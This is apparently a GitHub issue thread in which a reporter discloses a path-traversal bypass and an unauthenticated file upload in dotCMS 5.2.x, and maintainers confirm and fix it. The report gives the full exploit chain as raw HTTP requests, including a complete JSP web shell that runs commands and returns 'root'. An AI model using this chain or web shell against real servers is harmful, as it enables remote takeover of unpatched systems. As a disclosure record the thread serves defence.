New issue

Jump to bottom

File Upload #17796

Closed Pd1r opened this issue on Jan 8, 2020 · 6 comments

Labels Cat : Security Merged Release Merged Passed Internal QA Passed QA Release : 5.2.4 Type : Bug


Pd1r commented on Jan 8, 2020

Describe the bug

Upload jsp files to control the target server

Steps to reproduce the behavior:


1. uri.startsWith () determines whether uri starts with / asset



~/space/code/core-master/dotCMS/src/main/java/com/dotmarketing/filters/CMSFilter.java


```
Host site = WebAPILocator.getHostWebAPI().getCurrentHostNoThrow(request);

/*
 * If someone is trying to go right to an asset without going through the cms, give them a
 * 404
 */
if (UtilMethods.isSet(RELATIVE_ASSET_PATH) && uri.startsWith(RELATIVE_ASSET_PATH)) {
    response.sendError(403, "Forbidden");
    return;
}
```

2. Can bypass restricted access to files under assets, like
   /asdasd/../asset



```
POST /assets/0/0/006e0e7ed544731b6bcb76cd7e0195d9e01b08aa.donotdelete.dat
HTTP/1.1
Host: 127.0.0.1:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```


```
HTTP/1.1 403
Set-Cookie: JSESSIONID=2221BC2A3860EC800B54BB3E39F4158B; Path=/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 777
Date: Tue, 31 Dec 2019 06:10:39 GMT
Connection: close


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html>
<head>
<title>dotCMS: 403 Forbidden</title>

<style type="text/css">
body {
  font-family: helvetica, san-serif;
  padding: 20px;
  margin-top: 0px;
}

#main {
  width: 400px;
}

#footer {
  text-align: center;
}
```



```
POST
/aa/../assets/0/0/006e0e7ed544731b6bcb76cd7e0195d9e01b08aa.donotdelete.dat
HTTP/1.1
Host: 127.0.0.1:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.1 200
Accept-Ranges: bytes
ETag: W/"48-1577695588000"
Last-Modified: Mon, 30 Dec 2019 08:46:28 GMT
Content-Length: 48
Date: Tue, 31 Dec 2019 06:10:06 GMT
Connection: close

6C� �    0        _ qA��%�"�h�U���1� �m�n� t�yYX���8�*▯
```

3. Upload malicious JSP file here



127.0.0.1:8080/dotAdmin/#/c/sites/bbd564e2-ec73-4578-b76a-a14018d62e54
tcms
System | Sites

Host

Host Name:

sss<h1>sss

Aliases:

```
sss<h1>sss
```

☑ Toggle Editor

Tag Storage:

demo.dotcms.com

Host Thumbnail:

浏览... 未选择文件。

Run Dashboard:

○ Yes


● No

Meta Data (Default)

Keywords:


```
qweqwe
```

4. Get file id



```
HTTP/1.1 200
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization,Accept,Content-Type,Cookies,Content-Type,Conte
Access-Control-Allow-Methods: GET,HEAD,POST,PUT,DELETE,OPTIONS
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Content-Type: application/json
Content-Length: 190
Date: Tue, 07 Jan 2020 09:13:28 GMT
Connection: close

{"tempFiles":[{"id":"temp_2221a027d8","mimeType":"unknown","referenceUrl":"/dA/temp_2221a
```


5. Execute arbitrary server commands



```
POST /qwe/../assets/tmp_upload/temp_2221a027d8/023.jsp?pwd=023&i=whoami
HTTP/1.1
Host: 10.4.4.90:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:71.0)
Gecko/20100101 Firefox/71.0
Accept: */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://10.4.4.90:8080
Connection: close
Referer:
http://10.4.4.90:8080/c/portal/layout?p_p_id=content&p_p_action=1&p_p_sta
te=maximized&p_p_mode=view&_content_struts_action=%2Fext%2Fcontentlet%2Fe
dit_contentlet&_content_cmd=edit&inode=2c40e7e4-4eb4-4b09-94a4-6135d0cd85
86&in_frame=true&frame=detailFrame&container=true&angularCurrentPortlet=s
ites
Cookie: JSESSIONID=6D22E80B8BB5D1D3F54C99392000CB9AB;
access_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJqdGkiOiJhYTM3NDUwZil
1ZjMzLTQxN2YtOTBmYS1lM2E5YmVmZTRmYjQiLCJ4bW9kIjoxNTc4Mzg1Nzc3MzgyLCJzdWIi
OiJkb3RjbXMub3JnLjEiLCJpYXQiOjE1NzgzODU3NzcsImlzcyI6IjZhYjJmMzU4LWYyZjAtN
GM5OC04NzkzLTZlYTIxMTU2MzVjMSIsImV4cCI6MTU3ODQ3MjE3N30.sWiLSDHBkGLIX5bbAr
eMxyLgMSyG97rFYD0WAG837vw; DWRSESSIONID=4HOiikldjESy0bOaNQNwovW8$Zm
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.1 200
Content-Type: text/html;charset=UTF-8
Content-Length: 2060
Date: Tue, 07 Jan 2020 09:17:29 GMT
Connection: close

<pre>root

</pre>
```


6. Can upload even without authorization



```
POST /api/v1/temp?maxFileLength=-1 HTTP/1.1
Host: 10.4.4.90:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------90117707820284713021214276589
Content-Length: 606
Origin: http://10.4.4.90:8080
Connection: close

-----------------------------90117707820284713021214276589
Content-Disposition: form-data; name="files"; filename="023.jsp"
Content-Type: application/octet-stream

<%
    if("023".equals(request.getParameter("pwd"))){
        java.io.InputStream in =
Runtime.getRuntime().exec(request.getParameter("i")).getInputStream();
        int a = -1;
        byte[] b = new byte[2048];
        out.print("<pre>");
        while((a=in.read(b))!=-1){
            out.println(new String(b));
        }
        out.print("</pre>");
    }
%>
-----------------------------90117707820284713021214276589--
```

```
HTTP/1.1 200
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization,Accept
Access-Control-Allow-Methods: GET,HEAD,POST,PUT,DE
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Content-Type: application/json
Content-Length: 190
Date: Wed, 08 Jan 2020 06:57:00 GMT
Connection: close

{"tempFiles":[{"id":"temp_35f1f59f96","mimeType":"
jsp","thumbnailUrl":null,"fileName":"023.jsp","fol
```

dir like this



```
<%
    if("023".equals(request.getParameter("pwd"))){
        java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("i")).getInputS
        int a = -1;
        byte[] b = new byte[2048];
        out.print("<pre>");
        while((a=in.read(b))!=-1){
            out.println(new String(b));
        }
        out.print("</pre>");
    }
%>
```

Pd1r added the Type : Bug label on Jan 8, 2020

wezell commented on Jan 8, 2020 • edited Contributor

@Pd1r Questions on this:


1. What app server is this running? Tomcat or something else? Is it behind any proxy or using any special connectors?
2. What OS is the server running? Is it containerized? If so, what is the base os. If Linux, what distro?

I am trying to reproduce this and I cannot:

```
curl -XPOST http://localhost:8080/234aa/../assets/messages/cms_language_en.properties
```

gives me a `403`

When I step through and debug the code, the `uri` variable at this line https://github.com/dotCMS/core/blob/master/dotCMS/src/main/java/com/dotmarketing/filters/CMSFilter.java#L87 has been made absolute, stripped of any relative pathing, e.g.



```java
        this.requestThreadLocal.setRequest(request);
        this.responseThreadLocal.setResponse(response);

        // Get the URI and query string from the request
        String uri = urlUtil.getURIFromRequest(request);
        final boolean overriddenURI = urlUtil.wasURIOverridden(request);
        String queryString = urlUtil.getURLQueryStringFromRequest(request);

        // Check for possible XSS hacks
        String xssRedirect = urlUtil.xssCheck(uri, queryString);
        if (xssRedirect != null) {
            response.sendRedirect(xssRedirect);
            return;
        }

        LogFactory.getLog(this.getClass()).debug("CMS Filter URI = " + uri);


        Host site = WebAPILocator.getHostWebAPI().getCurrentHostNoThrow(request);

        /*
         * If someone is trying to go right to an asset without going through the cms, give them
         * 404
         */
        if (UtilMethods.isSet(RELATIVE_ASSET_PATH) && uri.startsWith(RELATIVE_ASSET_PATH)) {
            response.sendError(403, "Forbidden");
            return;
        }

        // Get the user language
        final long languageId = WebAPILocator.getLanguageWebAPI().getLanguage(request).getId();

        iAm = this.urlUtil.resolveResourceType(iAm, uri, site, languageId);

        if (iAm == IAm.FOLDER) {
```


Name	Value
no method return value	
this	CMSFilter (id=661)
req	RequestFacade (id=3289)
res	UrlRewriteWrappedResponse (id=3290)
chain	ApplicationFilterChain (id=3291)
request	RequestFacade (id=3289)
response	UrlRewriteWrappedResponse (id=3290)
iAm	CMSFilter$IAm (id=754)
uri	"/assets/messages/cms_language_en.properties" (id=3292)
overriddenURI	false
queryString	null
xssRedirect	null
site	Host (id=3293)

wezell added the Cat : Security label on Jan 8, 2020


Pd1r commented on Jan 8, 2020 Author

server : tomcat 8.5.32
os : 10.14.6
Tool : Can't use curl, need Burpsuite
Unreachable when I use localhost, It is possible to use the IP assigned by the router .


I downloaded from here



We appreciate your interest in dotCMS. Please let us know if there is anything we can do to help you in your evaluating of dotCMS. We would welcome the opportunity show you what dotCMS can do. Click here to schedule a live demo.



```
▼ dotcms_5.2.2
  ▶ bin
  ▶ docs
  ▼ dotserver
    ▼ tomcat-8.5.32
      ▶ bin
      ▶ conf
        dotchanges.text
      ▶ lib
        LICENSE
      ▶ logs
        NOTICE
        RELEASE-NOTES
        RUNNING.txt
      ▶ temp
      ▶ webapps
      ▶ work
  ▶ plugins
```


Burp Suite Professional
Burp Project Intruder Repeater Window Logger++ Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Authz Logger++ Wsdler
1 × 2 × 3 × ...
Go Cancel < >
Request
Raw Params Headers Hex
Response
Raw Headers Hex Render

```
GET /123/../assets/tmp_upload/temp_1cde7850bb/023.jsp?pwd=023&i=whoami
HTTP/1.1
Host: 10.4.4.90:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
```

No localhost

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=C14B535E9241EA3F0E2784F5A9D4A654; Path=/; HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Length: 2060
Date: Thu, 09 Jan 2020 03:18:25 GMT
Connection: close

<pre>root

</pre>
```

wezell added this to the **Bug Sprint** milestone on Jan 9, 2020

wezell commented on Jan 9, 2020 Contributor

@Pd1r thank you for the report and details, I can confirm this. We are working on a fix.

jgambarios mentioned this issue on Jan 10, 2020

Created new Filter to intercept and normalizate URIs #17809

Merged

jgambarios added the **Release : 5.2.4** label on Jan 10, 2020

jgambarios pushed a commit that referenced this issue on Jan 10, 2020

`Applied feedback #17796` 1011011

jgambarios pushed a commit that referenced this issue on Jan 10, 2020

`Created new Filter to intercept and normalizate URIs (#17809)` ··· c498997

jgambarios commented on Jan 10, 2020 Contributor

PR: #17809

jgambarios added **Merged** **Needs QA** labels on Jan 10, 2020

fabrizzio-dotCMS added the **Passed Internal QA** label on Jan 13, 2020

jgambarios pushed a commit that referenced this issue on Jan 13, 2020

`Created new Filter to intercept and normalizate URIs (#17809)` ··· dba048d

jgambarios added the **Merged Release** label on Jan 13, 2020

jgambarios mentioned this issue on Jan 13, 2020

web.xml security constraint for assets folder #17835

Closed

bryanboza commented on Jan 23, 2020 Contributor

Fixed, tested on release-5.2.4 // Postgres // FF

bryanboza added **Passed QA** and removed **Needs QA** labels on Jan 23, 2020

wezell closed this as completed on Jan 24, 2020

wezell removed this from the **Bug Sprint** milestone on Feb 4, 2020

cfi-gb commented on Feb 7, 2020

> I am trying to reproduce this and I cannot:
>
> curl -XPOST http://localhost:8080/234aa/../assets/messages/cms_language_en.properties

Note that you need to pass the `--path-as-is` parameter for directory traversals in such curk calls:

> --path-as-is Do not squash .. sequences in URL path

👍 1

dotCMS locked as **resolved** and limited conversation to collaborators on Feb 7, 2020

Assignees

No one assigned

Labels

Cat : Security   Merged Release   Merged   Passed Internal QA   Passed QA   Release : 5.2.4   Type : Bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

6 participants